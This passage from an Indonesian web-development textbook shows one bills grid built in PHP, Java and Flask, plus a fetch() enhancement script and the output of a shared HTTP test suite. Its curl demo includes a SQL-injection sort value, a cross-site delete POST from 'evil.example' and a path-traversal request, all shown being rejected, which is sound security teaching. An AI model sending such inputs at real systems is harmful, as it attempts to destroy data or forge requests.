Gambar 13.20 *Grid* Razor Pages pada `/bills?outlet=O01&status=finished&sort=payment&dir=desc&size=10&page=2`: baris 11 sampai 20 dari 23, dengan *pager* lengkap dan total di baris kaki atas seluruh 23 nota.

13.18 Grid yang Sama dalam PHP dengan PDO

Grid PHP terdiri atas tiga berkas: `src/Grid.php` berisi *state*, SQL, operasi tulis, dan fungsi pembantu; `public/index.php`, *front controller* yang dipanggil server bawaan PHP untuk setiap permintaan; dan dua templat di `templates/` yang ditulis dengan sintaksis alternatif PHP (`<?php foreach (…): ?> … <?php endforeach; ?>`), seperti di Bab 3. **Kode 13.38** adalah `GridState::parse`.

Kode 13.38 `GridState::parse()` dalam `php/src/Grid.php`: daftar-daftar putih **Tabel 13.7** dalam PHP, dengan penjaga terhadap parameter berupa *array*.

```
    /** Build a state from $_GET or $_POST, keeping only what is allowed. */
    public static function parse(array $in, array $outletIds): self
    {
        $get = fn(string $k): string => is_string($in[$k] ?? null) ? $in[$k] : '';  //
?size[]=1 is an array
        $s = new self();
        $outlet = $get('outlet');
        $status = $get('status');
        $sort = $get('sort');
        $dir = $get('dir');
        $size = filter_var($get('size'), FILTER_VALIDATE_INT);
        $page = filter_var($get('page'), FILTER_VALIDATE_INT);
        $s->outlet = in_array($outlet, $outletIds, true) ? $outlet : '';
        $s->status = in_array($status, self::STATUSES, true) ? $status : '';
        $s->from = self::cleanDate($get('from'));
        $s->to = self::cleanDate($get('to'));
        $s->sort = array_key_exists($sort, self::SORTS) ? $sort : 'arrived';
        $s->dir = in_array($dir, ['asc', 'desc'], true) ? $dir : 'desc';
        $s->page = ($page !== false && $page > 1) ? $page : 1;
        $s->size = in_array($size, self::SIZES, true) ? $size : 25;
        return $s;
    }
```

Baris pertama metode itu menjawab sebuah keanehan PHP: `?size[]=1` membuat `$_GET['size']` menjadi *array*, sehingga `$get` hanya mengembalikan parameter bila ia berupa *string*. `in_array($x, $list, true)` membandingkan secara ketat, `filter_var(…, FILTER_VALIDATE_INT)` mengembalikan bilangan bulat atau `false`, dan `checkdate` bertanya kepada kalender tentang 30 Februari.

Kode 13.39 adalah *router*-nya, bagian `public/index.php` yang mengubah metode dan jalur menjadi sebuah tindakan.

Kode 13.39 Rute-rute `php/public/index.php`: dua GET untuk membaca, dua POST untuk mengubah (masing-masing dijawab `back_to_grid` dengan 303), dan ekspor CSV yang ditulis baris demi baris.

```
$route = "$method $path";
if ($route === 'GET /') {
    header('Location: /bills', true, 302);
} elseif ($route === 'GET /bills') {
    $view = $grid->page(GridState::parse($_GET, $outletIds));
    $view += [
        'outlets' => $outlets,
        'edit' => param($_GET, 'edit'),
        'confirm' => param($_GET, 'delete'),
        'message' => grid_message(param($_GET, 'msg'), param($_GET, 'bill')),
        'track' => 'PHP + PDO',
    ];
    extract($view);                                     // $state, $rows, $total, ... for
the templates
    require __DIR__ . '/../templates/' . (param($_GET, 'partial') === '1' ? '_grid.php' :
'bills.php');
} elseif ($route === 'POST /bills/status') {
    $id = param($_POST, 'id');
    $code = $grid->advance($id, param($_POST, 'from'), param($_POST, 'to'), $now, $actor);
    back_to_grid($code, $id, $outletIds);
} elseif ($route === 'POST /bills/delete') {
    $id = param($_POST, 'id');
    back_to_grid($grid->delete($id), $id, $outletIds);
} elseif ($route === 'GET /bills.csv') {
    header('Content-Type: text/csv; charset=utf-8');
    header('Content-Disposition: attachment; filename="bills.csv"');
    echo "\xEF\xBB\xBF", 'Bill,Arrived,Customer,Service,Outlet,Units,Charged,Paid,Status',
"\r\n";
    foreach ($grid->allRows(GridState::parse($_GET, $outletIds)) as $r) {
        echo implode(',', array_map('csv_cell', [$r['id'], $r['arrived'], $r['customer'],
$r['service'],
            $r['outlet'], $r['unit'], (int)$r['payment'], (int)$r['paid'], $r['status']])),
"\r\n";
    }
} else {
    http_response_code(404);
    echo 'Not found';
}
```

`extract($view)` mengubah *array* yang dikembalikan `page()` menjadi variabel-variabel templat, dan `require` menjalankan templatnya. Templat meng-*escape* setiap nilai dengan `h()`, pembungkus `htmlspecialchars(…, ENT_QUOTES | ENT_HTML5, 'UTF-8')`; `ENT_QUOTES` penting karena nilai juga muncul di dalam atribut.

Koneksinya memakai `PDO::ERRMODE_EXCEPTION`, sehingga setiap galat basis data menjadi *exception* [13], dan koneksi SQLite menjalankan `PRAGMA foreign_keys = ON`, yang tanpanya SQLite mengabaikan kunci asing yang diandalkan Subbab 13.15. Mengatur `LAUNDRY_DSN` memindahkan *grid* ke MySQL, tempat `inTransaction` memakai `beginTransaction()` dan `FOR UPDATE`; jalur itu tidak dijalankan di sini.

Kode 13.40 adalah sesi `curl` nyata terhadap *grid* PHP, pada salinan basis data yang baru. Sesi itu membaca *grid* yang disaring, mengirim pengurutan sisipan dari Subbab 13.11, mengubah status, mencoba penghapusan lintas situs, dan mengekspor.

Kode 13.40 Permintaan yang dikirim dengan `curl` ke *grid* PHP (`tests/demo_requests.sh`). Pengurutan sisipan menghasilkan *grid* bawaan; perubahan status menjawab 303 dengan *state grid* dan sebuah kode pesan; POST lintas situs ditolak.

```
$ curl -s "http://127.0.0.1:9302/bills?outlet=O02&status=queued&size=10&partial=1" | grep -
o "Showing[^<]*"
Showing 1&ndash;9 of 9 bills &middot; page 1 of 1

$ curl -s "http://127.0.0.1:9302/bills?sort=b.id%3B%20DROP%20TABLE%20Bill%3B%20--
&partial=1" | grep -o "Showing[^<]*"
Showing 1&ndash;25 of 2,953 bills &middot; page 1 of 119

$ curl -s -i -X POST http://127.0.0.1:9302/bills/status -d id=B2934 -d from=queued -d
to=finished -d outlet=O02 -d status=queued | grep -iE "^(HTTP/|location:)"
HTTP/1.1 303 See Other
Location: /bills?outlet=O02&status=queued&msg=finished&bill=B2934

$ curl -s -i -X POST http://127.0.0.1:9302/bills/delete -d id=B2931 -H "Origin:
http://evil.example" | head -n 1
HTTP/1.1 403 Forbidden
```

Bacalah pertukaran ketiga dengan saksama: di situlah seluruh kontrak Post/Redirect/Get dalam dua baris. POST membawa *state grid* (`outlet=O02`, `status=queued`) dan perubahannya; jawabannya adalah `303 See Other` dengan `Location` berupa *grid* yang sama ditambah `msg=finished&bill=B2934`, dan badannya kosong.

13.19 Grid yang Sama dalam Java

Grid Java berjalan di atas server web yang ada di setiap JDK, `com.sun.net.httpserver.HttpServer`, seperti halaman-halaman nota di Bab 7, dan membaca SQLite melalui JDBC dengan *driver* sqlite-jdbc [14]. Ia terdiri atas empat kelas: `GridState` (*record* Java, seperti versi C#), `BillGrid` (SQL), `GridView` (HTML, dibangun dengan `StringBuilder` dan fungsi `esc()`), dan `Main` (server dan rute). **Kode 13.41** adalah *router*-nya.

Kode 13.41 `Main.route()`: satu *handler* untuk setiap jalur, satu koneksi basis data per permintaan, dan sebuah *catch* yang mencatat rinciannya dan memberi pengunjung satu kalimat.

```
    static void route(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        try (Connection c = grid.open()) {
            if (method.equals("POST") && !sameOrigin(ex)) {
                send(ex, 403, "text/plain; charset=utf-8", "Forbidden");
            } else if (path.startsWith("/static/")) {
                staticFile(ex, path.substring(8));
            } else if (method.equals("GET") && path.equals("/")) {
                redirect(ex, 302, "/bills");
            } else if (method.equals("GET") && path.equals("/bills")) {
                Map<String, String> q = form(ex.getRequestURI().getRawQuery());
                BillGrid.Page p = grid.page(c, GridState.parse(q,
grid.outlets(c).keySet()));
                String[] msg = message(q.getOrDefault("msg", ""), q.getOrDefault("bill",
""));
                String edit = q.getOrDefault("edit", "");
                String confirm = q.getOrDefault("delete", "");
                send(ex, 200, "text/html; charset=utf-8", "1".equals(q.get("partial"))
                        ? GridView.grid(p, edit, confirm, msg)
                        : GridView.page(p, grid.outlets(c), edit, confirm, msg));
            } else if (method.equals("POST") && path.equals("/bills/status")) {
                Map<String, String> f = form(body(ex));
                String id = f.getOrDefault("id", "");
                String code = grid.advance(c, id, f.getOrDefault("from", ""),
f.getOrDefault("to", ""), now(), actor);
                backToGrid(ex, c, f, code, id);
            } else if (method.equals("POST") && path.equals("/bills/delete")) {
                Map<String, String> f = form(body(ex));
                String id = f.getOrDefault("id", "");
                backToGrid(ex, c, f, grid.delete(c, id), id);
            } else if (method.equals("GET") && path.equals("/bills.csv")) {
                Map<String, String> q = form(ex.getRequestURI().getRawQuery());
                ex.getResponseHeaders().set("Content-Disposition", "attachment;
filename=\"bills.csv\"");
                send(ex, 200, "text/csv; charset=utf-8",
                        GridView.csv(grid.allRows(c, GridState.parse(q,
grid.outlets(c).keySet()))));
            } else {
                send(ex, 404, "text/plain; charset=utf-8", "Not found");
            }
        } catch (SQLException e) {
            e.printStackTrace();                            // the log gets the details
...
            send(ex, 500, "text/plain; charset=utf-8", "The database could not answer.");
// ... the visitor one line
        }
    }
```

Tanpa *framework*, setiap bagian terlihat. `try (Connection c = grid.open())` menutup koneksi ketika permintaan berakhir. *Query string* dan badan POST diurai oleh satu metode kecil `form()` dengan `URLDecoder`. Sebuah `SQLException` masuk ke *log* bersama *stack trace*-nya, dan pengunjung mendapat satu kalimat. Berkas statis hanya dilayani bila namanya ada dalam peta berisi tiga nama, sehingga `/static/../data/laundry.db` tidak menemukan apa pun.

Kode 13.42 adalah `BillGrid.page`, dua kueri yang sama dalam JDBC.

Kode 13.42 `BillGrid.page()`: `PreparedStatement` dengan *placeholder* `?`; nilai-nilai saringan, lalu *limit* dan offset, diikat dengan `setObject` secara berurutan.

```
    public Page page(Connection c, GridState s) throws SQLException {
        List<Object> values = new ArrayList<>();
        String where = where(s, values);
        int total;
        double charged;
        try (PreparedStatement ps = c.prepareStatement(
                "SELECT COUNT(*), COALESCE(SUM(b.payment), 0) FROM Bill b WHERE " + where))
{
            bind(ps, values);
            try (ResultSet rs = ps.executeQuery()) {
                rs.next();
                total = rs.getInt(1);
                charged = rs.getDouble(2);
            }
        }
        int pages = Math.max(1, (total + s.size() - 1) / s.size());
        s = s.withPage(Math.min(s.page(), pages));         // page 999 becomes the last
page
        values.add(s.size());
        values.add((s.page() - 1) * s.size());
        try (PreparedStatement ps = c.prepareStatement(
                SELECT_ROWS + " WHERE " + where + " ORDER BY " + orderBy(s) + " LIMIT ?
OFFSET ?")) {
            bind(ps, values);
            try (ResultSet rs = ps.executeQuery()) {
                return new Page(s, rows(rs), total, charged, pages);
            }
        }
    }
```

Koneksi dibuka dengan dua properti yang dipahami sqlite-jdbc: `foreign_keys=true`, yang menjalankan `PRAGMA foreign_keys = ON`, dan `transaction_mode=IMMEDIATE`, yang membuat `setAutoCommit(false)` memulai setiap transaksi dengan `BEGIN IMMEDIATE`. Penulisannya lalu berupa JDBC biasa: `setAutoCommit(false)`, pernyataan-pernyataannya, `commit()`, dan `rollback()` di dalam `catch`.

Pengujian jalur ini menghasilkan satu kejutan: satu pemeriksaan gagal hanya di sini, *CSV: text/csv*. Server JDK mengirim *header* itu dengan ejaan `Content-type`, dan pengujinya mencari `Content-Type` di sebuah *dictionary* biasa. Nama *header* tidak membedakan huruf besar dan kecil [6], jadi servernya benar dan pengujinya yang salah; penguji pun bisa salah.

13.20 Grid yang Sama dalam Python dengan Flask

Grid Flask adalah implementasi acuan: setiap fungsi di Subbab 13.9 sampai 13.16 ditampilkan dari `grid.py`-nya, dan hanya ia yang memiliki *keyset paging*. **Kode 13.43** adalah bagian pertama `app.py`: konfigurasi, koneksi basis data, jam, penjaga lintas situs, dan *handler* GET.

Kode 13.43 Bagian pertama `python/app.py`: satu koneksi SQLite per permintaan, disimpan di `g` milik Flask dan ditutup ketika permintaan berakhir; penjaga lintas situs sebagai fungsi `before_request`; dan *handler* GET, yang memilih *keyset* atau halaman bernomor serta seluruh halaman atau fragmennya [17].

```
HERE = Path(__file__).resolve().parent
app = Flask(__name__, static_folder=str(HERE.parent / "static"), static_url_path="/static")
app.add_template_filter(grid.rupiah, "rupiah")
app.jinja_env.trim_blocks = app.jinja_env.lstrip_blocks = True   # tidy HTML output
DB_PATH = os.environ.get("LAUNDRY_DB") or str(HERE.parent / "data" / "laundry.db")
ACTOR = os.environ.get("LAUNDRY_ACTOR", "E0001")      # Chapter 14 replaces this with a
login
AFTER_RX = re.compile(r"^(\d{4}-\d{2}-\d{2} \d{2}:\d{2}:\d{2})\|(B\d{4})$")


def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB_PATH, isolation_level=None)     # autocommit; see
grid.transaction
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")
    return g.db


@app.teardown_appcontext
def close_db(_exc):
    conn = g.pop("db", None)
    if conn is not None:
        conn.close()


def now_text():
    """The shop's clock (WIB). LAUNDRY_NOW sets it, as the tests and the demo do."""
    return os.environ.get("LAUNDRY_NOW") or
datetime.now(ZoneInfo("Asia/Jakarta")).strftime(
        "%Y-%m-%d %H:%M:%S")


@app.before_request
def same_origin_posts_only():
    """A POST from another site's page is refused (a cheap guard against CSRF)."""
    if request.method == "POST":
        site = request.headers.get("Sec-Fetch-Site")
        origin = request.headers.get("Origin")
        if site not in (None, "same-origin", "none"):
            abort(403)
        if origin and origin != request.host_url.rstrip("/"):
            abort(403)


def current_state(values):
    outlet_ids = [o["id"] for o in grid.outlets(db())]
    return grid.GridState.parse(values, outlet_ids)
```

Kode 13.43 (Lanjutan) *Bagian pertama python/app.py: satu koneksi SQLite per permintaan, disimpan di g milik Flask dan ditutup ketika permintaan berakhir; penjaga lintas situs sebagai fungsi before_request; dan handler GET, yang memilih keyset atau halaman bernomor serta seluruh halaman atau fragmennya [17].*

```
@app.get("/")
def home():
    return redirect("/bills")


@app.get("/bills")
def bills():
    state = current_state(request.args)
    after = AFTER_RX.match(request.args.get("after", ""))
    if after and state.sort == "arrived" and state.dir == "desc":
        rows = grid.fetch_after(db(), state, after.group(1), after.group(2))
        view = {"state": state, "rows": rows, "keyset": True, "total": None,
                "charged": None, "pages": None}
    else:
        view = grid.fetch_page(db(), state)
        view["keyset"] = False
    view.update(
        outlets=grid.outlets(db()), sorts=grid.SORTS, sizes=grid.SIZES,
        statuses=grid.STATUSES, next_status=grid.NEXT_STATUS,
        edit=request.args.get("edit", ""), confirm=request.args.get("delete", ""),
        message=grid.message(request.args.get("msg"), request.args.get("bill")),
        track="Python + Flask")
    template = "_grid.html" if request.args.get("partial") == "1" else "bills.html"
    return render_template(template, **view)
```

Bentuk Flask sama dengan yang lain. `isolation_level=None` menaruh `sqlite3` milik Python dalam mode *autocommit*, sehingga `grid.transaction` sendiri yang mengeluarkan `BEGIN IMMEDIATE` dan `COMMIT`, bukan modul itu yang membuka transaksi tertunda (*deferred*) miliknya sendiri. `sqlite3.Row` membuat baris dapat dibaca menurut nama, `r["customer"]`, di Python maupun di templat Jinja2, yang meng-*escape* HTML secara otomatis; `trim_blocks` dan `lstrip_blocks` mencegah perulangan templat meninggalkan baris kosong. Folder statisnya adalah `../static` yang dipakai bersama, dan tampilan CSV menyerahkan *generator* dari **Kode 13.29** langsung kepada `Response`.

Gambar 13.21 adalah halaman pertama *grid* Flask dengan sepuluh baris per halaman. Bandingkan dengan **Gambar 13.20**: selain nama jalur di kepala halaman, keduanya adalah halaman yang sama, karena keduanya HTML yang sama.

Profitina Laundry · bills grid · Python + Flask

Bills

Outlet: All outlets | Status: Any status | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 10 | Apply | Reset

Showing 1–10 of 2,953 bills · page 1 of 296

Bill	Arrived ▼	Customer	Service	Outlet	Units	Charged	Status	Paid	Actions
B2953	2026-09-30 20:49	Lestari Mahendra	Dry cleaning - dress/kebaya (per item)	Rungkut	1	Rp 45.000	queued	Rp 45.000	Edit
B2952	2026-09-30 20:09	Khadijah Zulkarnain	Wash, dry & fold (per kg)	Wiyung	5	Rp 40.000	queued	Rp 20.000	Edit
B2951	2026-09-30 17:17	Endah Ika Rahman	Bed cover, any size (per item)	Keputih	1	Rp 35.000	queued	Rp 0	Edit Delete
B2950	2026-09-30 16:26	Ma'ruf Saputra	Wash, dry & fold (per kg)	Wiyung	6	Rp 48.000	queued	Rp 0	Edit Delete
B2949	2026-09-30 15:36	Zahra Halim	Wash, dry & fold (per kg)	Rungkut	7	Rp 56.000	queued	Rp 28.000	Edit
B2948	2026-09-30 13:56	Joko Mahendra	Ironing only (per kg)	Rungkut	6	Rp 36.000	queued	Rp 36.000	Edit
B2947	2026-09-30 13:39	Maya Santoso	Ironing only (per kg)	Rungkut	7	Rp 42.000	queued	Rp 42.000	Edit
B2946	2026-09-30 10:27	Aisyah Wijaya	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	queued	Rp 0	Edit Delete
B2945	2026-09-30 09:53	Nadia Umi Susanto	Bed cover, any size (per item)	Rungkut	1	Rp 35.000	queued	Rp 35.000	Edit
B2944	2026-09-30 07:31	Nurul Suryadi	Wash, dry & fold (per kg)	Wiyung	5	Rp 40.000	queued	Rp 0	Edit Delete
Total charged, all 2,953 matching bills						**Rp 144.213.000**			

1 2 3 Next › Last »

Download all matching bills as CSV

Gambar 13.21 *Grid* Flask pada `/bills?size=10`: dari yang terbaru, 296 halaman berisi sepuluh, tautan *Delete* hanya pada empat nota *queued* yang belum dibayar, dan total baris kaki atas seluruh 2.953 nota, Rp 144.213.000.

13.21 Progressive Enhancement dengan fetch()

13.21.1 Dua peramban, satu grid

Semua yang dibahas sejauh ini bekerja hanya dengan tautan dan formulir; setiap pengurutan, perpindahan halaman, dan penyaringan adalah pemuatan halaman penuh, cepat, tetapi layar berkedip dan gulungan melompat ke atas. Web Forms menjawab hal ini pada tahun 2007 dengan `UpdatePanel`; jawaban modernnya adalah beberapa lusin baris JavaScript dan fungsi **`fetch()`** milik peramban [15].

Aturan yang diikuti bab ini disebut ***progressive enhancement*** (peningkatan progresif): bangun halaman sehingga ia bekerja sepenuhnya tanpa skrip, lalu tambahkan skrip yang membuatnya *lebih baik* di tempat skrip berjalan, tanpa membuat skrip itu *wajib*. *Grid* Subbab 13.8 sampai 13.20 adalah paruh pertamanya. Paruh keduanya adalah satu berkas, `static/grid-enhance.js`, yang disertakan oleh keempat *grid* dengan satu tag `<script defer>`. **Kode 13.44** adalah seluruh isinya.

Kode 13.44 `static/grid-enhance.js`: menangkap tautan dan formulir *grid*, mengambil fragmen *grid* dengan `partial=1`, menukarnya di tempat, menjaga bilah alamat dan tombol Back tetap selaras, dan meminta konfirmasi penghapusan sebelum mengirimnya.

```
// Progressive enhancement for the bills grid. Without this file every link and
// form still works: each click is an ordinary page load. With it, the grid is
// fetched as an HTML fragment (partial=1) and swapped in place, the address bar
// is kept in step, and Delete asks for confirmation before it posts.
(function () {
  "use strict";
  var area = document.getElementById("grid");
  var filters = document.getElementById("filters");
  if (!area || !window.fetch || !window.history.pushState) {
    return;                                   // an old browser keeps the plain pages
  }

  function withPartial(url) {
    var u = new URL(url, location.href);
    u.searchParams.set("partial", "1");
    return u;
  }

  function load(url, push) {
    area.classList.add("loading");
    return fetch(withPartial(url), { headers: { "Accept": "text/html" } })
      .then(function (res) {
        if (!res.ok) { throw new Error("HTTP " + res.status); }
        return res.text();
      })
      .then(function (fragment) {
        area.outerHTML = fragment;            // the server sent <div id="grid">...</div>
        area = document.getElementById("grid");
        if (push) { history.pushState(null, "", url); }
        syncFilters(url);
      })
      .catch(function () {
        location.href = url;                  // anything odd: fall back to a full page
load
      });
  }

  function syncFilters(url) {                 // keep the filter form true to the address
    if (!filters) { return; }
    var params = new URL(url, location.href).searchParams;
    ["outlet", "status", "from", "to"].forEach(function (name) {
      filters.elements[name].value = params.get(name) || "";
    });
    filters.elements.size.value = params.get("size") || "25";
  }
```

Kode 13.44 (Lanjutan) *static/grid-enhance.js: menangkap tautan dan formulir grid, mengambil fragmen grid dengan partial=1, menukarnya di tempat, menjaga bilah alamat dan tombol Back tetap selaras, dan meminta konfirmasi penghapusan sebelum mengirimnya.*

```
  function stateOf(href) {                    // the grid's state, copied from a link
    var params = new URL(href, location.href).searchParams;
    var body = new URLSearchParams();
    ["outlet", "status", "from", "to", "sort", "dir", "page", "size"].forEach(function (k)
{
      if (params.get(k)) { body.set(k, params.get(k)); }
    });
    return body;
  }

  function post(action, body) {
    return fetch(action, { method: "POST", body: body })   // the server answers 303 ...
      .then(function (res) { return load(res.url, true); }) // ... and fetch followed it
      .catch(function () { location.reload(); });
  }

  document.addEventListener("click", function (e) {
    var a = e.target.closest("a[data-grid]");
    if (!a || e.ctrlKey || e.metaKey || e.shiftKey || e.button !== 0) { return; }
    e.preventDefault();
    var id = a.getAttribute("data-delete");
    if (id) {                                 // Delete: ask here, then post directly
      if (window.confirm("Delete bill " + id + "? This cannot be undone.")) {
        var body = stateOf(a.href);
        body.set("id", id);
        var token = area.querySelector('input[name="__RequestVerificationToken"]');
        if (token) { body.set(token.name, token.value); }  // ASP.NET Core's antiforgery
token
        post("/bills/delete", body);
      }
      return;
    }
    load(a.href, true);
  });

  document.addEventListener("submit", function (e) {
    var form = e.target;
    e.preventDefault();
    if (form === filters) {                   // GET: build the address the form would
build
      var params = new URLSearchParams(new FormData(form));
      Array.from(params.keys()).forEach(function (k) {
        if (!params.get(k)) { params.delete(k); }
      });
      if (params.get("size") === "25") { params.delete("size"); }
      var qs = params.toString();
      load("/bills" + (qs ? "?" + qs : ""), true);
    } else {                                  // POST: inline edit or confirmed delete
      post(form.action, new URLSearchParams(new FormData(form)));
```

Kode 13.44 (Lanjutan) *static/grid-enhance.js: menangkap tautan dan formulir grid, mengambil fragmen grid dengan partial=1, menukarnya di tempat, menjaga bilah alamat dan tombol Back tetap selaras, dan meminta konfirmasi penghapusan sebelum mengirimnya.*

```
    }
  });

  window.addEventListener("popstate", function () { load(location.href, false); });
})();
```

13.21.2 Cara kerjanya

Skrip berjalan di dalam sebuah fungsi agar variabelnya tidak bocor, dan pertama-tama memeriksa keberadaan `fetch` dan `history.pushState`; tanpa keduanya ia tidak berbuat apa-apa, dan peramban lama mendapat *grid* biasa.

Tautan. Satu pendengar klik menangkap klik pada setiap `<a data-grid>`, atribut yang dibawa setiap tautan pengurutan, halaman, ubah, batal, dan hapus, dengan membiarkan klik yang disertai Ctrl, Cmd, atau Shift karena artinya "buka di tempat lain". `load` menambahkan `partial=1`, mengambilnya, dan setiap server hanya mengembalikan fragmen `<div id="grid">…</div>`, yang menggantikan yang lama (`outerHTML`). `history.pushState` menaruh alamat sebenarnya, tanpa `partial=1`, di bilah alamat, sehingga bilah itu selalu menampilkan alamat yang memberikan *grid* yang sama bila dimuat langsung, ditandai, atau dibagikan.

Back dan Forward. Tombol Back pada entri yang dibuat `pushState` memicu `popstate` alih-alih memuat halaman; pendengarnya mengambil *grid* untuk alamat baru, dan `syncFilters` mengatur formulir saringan sesuai alamat itu.

Formulir saringan. Pengirimannya diubah menjadi *query string* yang akan dibangun peramban, tanpa nilai kosong, lalu dimuat seperti sebuah tautan.

Perubahan. Formulir Update dan Delete yang sudah dikonfirmasi dikirim dengan `fetch(action, {method: "POST", body})`; server menjawab 303, `fetch` mengikutinya, dan `res.url`, yaitu *grid* dengan pesannya, dimuat sebagai fragmen. Tautan *Delete* pada baris biasa menjadi satu langkah: `window.confirm(…)` seketika, lalu POST yang dibangun dari alamat tautan itu (yang memuat *state*) dan id nota, ditambah token *antiforgery* pada *grid* Razor Pages.

Kegagalan. Bila terjadi apa pun yang tidak beres, galat jaringan atau status yang tak terduga, skrip mengatur `location.href` ke alamat itu dan membiarkan peramban memuat halaman seperti biasa. Sebuah peningkatan tidak boleh sekali-kali membuat halaman lebih buruk daripada tanpa dirinya.

13.21.3 Diuji di peramban sungguhan

Skrip seperti ini hanya dapat diuji di peramban. `tests/enhance_check.py` mengendalikan Chromium melalui Playwright terhadap *grid* yang baru dijalankan dan memeriksa delapan perilaku; kiat untuk membedakan "*grid* ditukar" dari "halaman dimuat ulang" adalah menaruh sebuah variabel pada `window` sebelum mengeklik dan memeriksa bahwa variabel itu masih ada sesudahnya, karena pemuatan halaman sungguhan akan menghapusnya. Kedelapan pemeriksaan lolos pada keempat *grid* dalam pembangunan buku ini, termasuk *grid* Razor Pages dengan token *antiforgery*-nya. **Gambar 13.18** di Subbab 13.14 pun dihasilkan dengan cara ini: program tangkapan layar menekan *Update*, dan skrip menukar *grid* serta pesannya tanpa memuat ulang halaman.

13.22 Satu Himpunan Pemeriksaan untuk Empat Server

13.22.1 Uji yang tidak memercayai server

Empat implementasi berarti empat peluang untuk tidak sepakat. `tests/check_grid.py`, yang hanya memakai pustaka standar Python, memeriksa keempat *grid* mana pun melalui HTTP sungguhan, dan `tests/run_checks.sh` menjalankan sebuah *grid* pada salinan basis data yang baru, menjalankan pemeriksaan, lalu menghentikannya. Pemeriksaan menghitung jawaban yang

benar sendiri, dengan SQL-nya sendiri, dari `data/laundry.db` yang masih asli, sehingga sebuah server hanya lolos bila sepakat dengan perhitungan yang independen. Setelah perubahan, pemeriksaan membuka basis data yang ditulis server: B2953 harus *finished* pada jam toko dengan baris StatusLog-nya, B2951 dan baris *log*-nya harus hilang, dan B2950, yang coba dihapus oleh sebuah POST lintas situs, harus masih ada. **Kode 13.45** adalah keluaran nyata untuk *grid* Java.

Kode 13.45 Keluaran nyata `tests/run_checks.sh java`: 44 pemeriksaan atas pembacaan, pengurutan, penyaringan, injeksi, ekspor CSV, alur kerja status, penghapusan, POST lintas situs, berkas statis, dan basis data sesudahnya.

```
PASS  GET /bills is 200
PASS  summary counts all bills
PASS  page 1 is the 25 newest bills
PASS  footer total charged over every matching bill
PASS  page 2 starts at offset 25
PASS  page 999 is clamped to the last page
PASS  sort by customer name, ascending, id breaks ties
PASS  sort by amount charged, descending, 10 rows
PASS  sort by outlet name, page 3 of 50 rows
PASS  a page size outside the list falls back to 25
PASS  an injected sort column is ignored (default order)
PASS  an injected outlet is ignored (no filter)
PASS  filter by outlet and status
PASS  filtered summary
PASS  filter by date range, 'to' inclusive
PASS  an impossible date is ignored
PASS  partial=1 returns only the grid fragment
PASS  a message with a forged bill id is not shown
PASS  edit=B2953 shows the inline editor
PASS  delete=B2951 asks for confirmation in the row
PASS  CSV: text/csv, attachment
PASS  CSV: BOM, header and one line per bill
PASS  CSV: a comma inside a field is quoted
PASS  CSV: rows in grid order
PASS  status queued -> finished answers 303 See Other
PASS  the redirect keeps the grid's state and names the result
PASS  the message is shown and the bill moved
PASS  the same stale edit again is a conflict
PASS  skipping a step is refused
PASS  an unknown bill is reported
PASS  a queued but partly paid bill is not deleted
PASS  a departed bill is not deleted
PASS  a queued unpaid bill is deleted
PASS  it is gone from the grid
PASS  deleting it twice says it does not exist
PASS  a POST from another origin is refused with 403
PASS  a cross-site POST (Fetch Metadata) is refused with 403
PASS  /static/grid.css is served
PASS  /static/grid-enhance.js is served
PASS  /static/profitina-logo-horizontal.png is served
PASS  database: B2953 finished at the shop clock
PASS  database: one StatusLog row written in the same transaction
PASS  database: B2951 and its log are gone
PASS  database: B2950 untouched by the refused cross-site POST

44 passed, 0 failed
```

13.22.2 Apa yang dijalankan, dan di mana

Tabel 13.10 merangkum setiap jalur bab ini, *port*-nya, dan apa tepatnya yang dilakukan terhadapnya dalam pembangunan buku ini. Setiap *port* berada dalam rentang bab ini, 9300 sampai 9399.

Tabel 13.10 Apa yang dibangun dan dijalankan untuk bab ini. `VERIFIED.md` di folder kode memuat setiap perintah dan hasilnya.

Jalur	Port	Dibangun / dikompilasi	Pemeriksaan HTTP	Pemeriksaan peramban	Catatan
ASP.NET Core Razor Pages (.NET 10)	9301	`dotnet build`, 0 peringatan	40 dari 40 (4 pemeriksaan basis data tidak berlaku)	8 dari 8	penyimpanan di memori; `SqlBillStore` dikompilasi, tidak dijalankan; baris `SqliteConnection` tidak dikompilasi
PHP 8.4 + PDO (SQLite)	9302	`php -l`	44 dari 44	8 dari 8	jalur MySQL tidak dijalankan
Java 21 (`--release 17`), HttpServer + JDBC	9303	`javac -Xlint:all`, tanpa peringatan	44 dari 44	8 dari 8	jalur MySQL tidak dijalankan
Python 3.11 + Flask 3.1	9304	—	44 dari 44, dan uji penelusuran *keyset*	8 dari 8	juga sumber tangkapan layar
Web Forms (`webforms/`)	—	C# diurai Roslyn: tanpa galat sintaksis	tidak dijalankan	tidak dijalankan	memerlukan Windows dan .NET Framework 4.8

Grid Razor Pages lolos 40 pemeriksaan, bukan 44, semata karena penyimpanannya berada di memori: tidak ada berkas basis data yang dapat dibuka oleh empat pemeriksaan terakhir. Perilakunya di bawah 40 pemeriksaan lainnya, termasuk aturan StatusLog, sama dengan yang lain.

13.23 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan dalam produksi di `app.profitina.com`: ia mengukur seberapa siap situs web sebuah merek untuk *dikutip oleh mesin penjawab AI* (*Generative Engine Optimization*, GEO) dan membantu memperbaiki apa yang ditemukannya. Ia adalah aplikasi Python di atas FastAPI dengan PostgreSQL di produksi, dan penuh dengan gagasan bab ini, meskipun tidak satu baris pun berupa Web Forms.

Riwayat adalah grid di atas tabel yang terus tumbuh. *Dashboard* analitik historis Profitina menampilkan skor setiap merek minggu demi minggu, di atas tabel yang hanya bertambah. Di sinilah Subbab 13.13 berarti: OFFSET yang tidak berbiaya apa pun di bulan pertama berjalan semakin jauh setiap minggu, dan indeks yang melayani urutan *grid* menjaga minggu keseratus tetap secepat minggu pertama.

Ekspor adalah fitur, dan data pribadi ikut bersamanya. *Dashboard* itu menyediakan ekspor CSV, dan Subbab 13.16 berlaku sepenuhnya: saringan yang sama dengan layar, urutan yang stabil, tanpa rumus hidup, dan kesadaran bahwa sebuah berkas telah meninggalkan perlindungan aplikasi. Profitina memperlakukan kewajiban UU PDP (persetujuan, ekspor data, penghapusan akun) sebagai fitur.

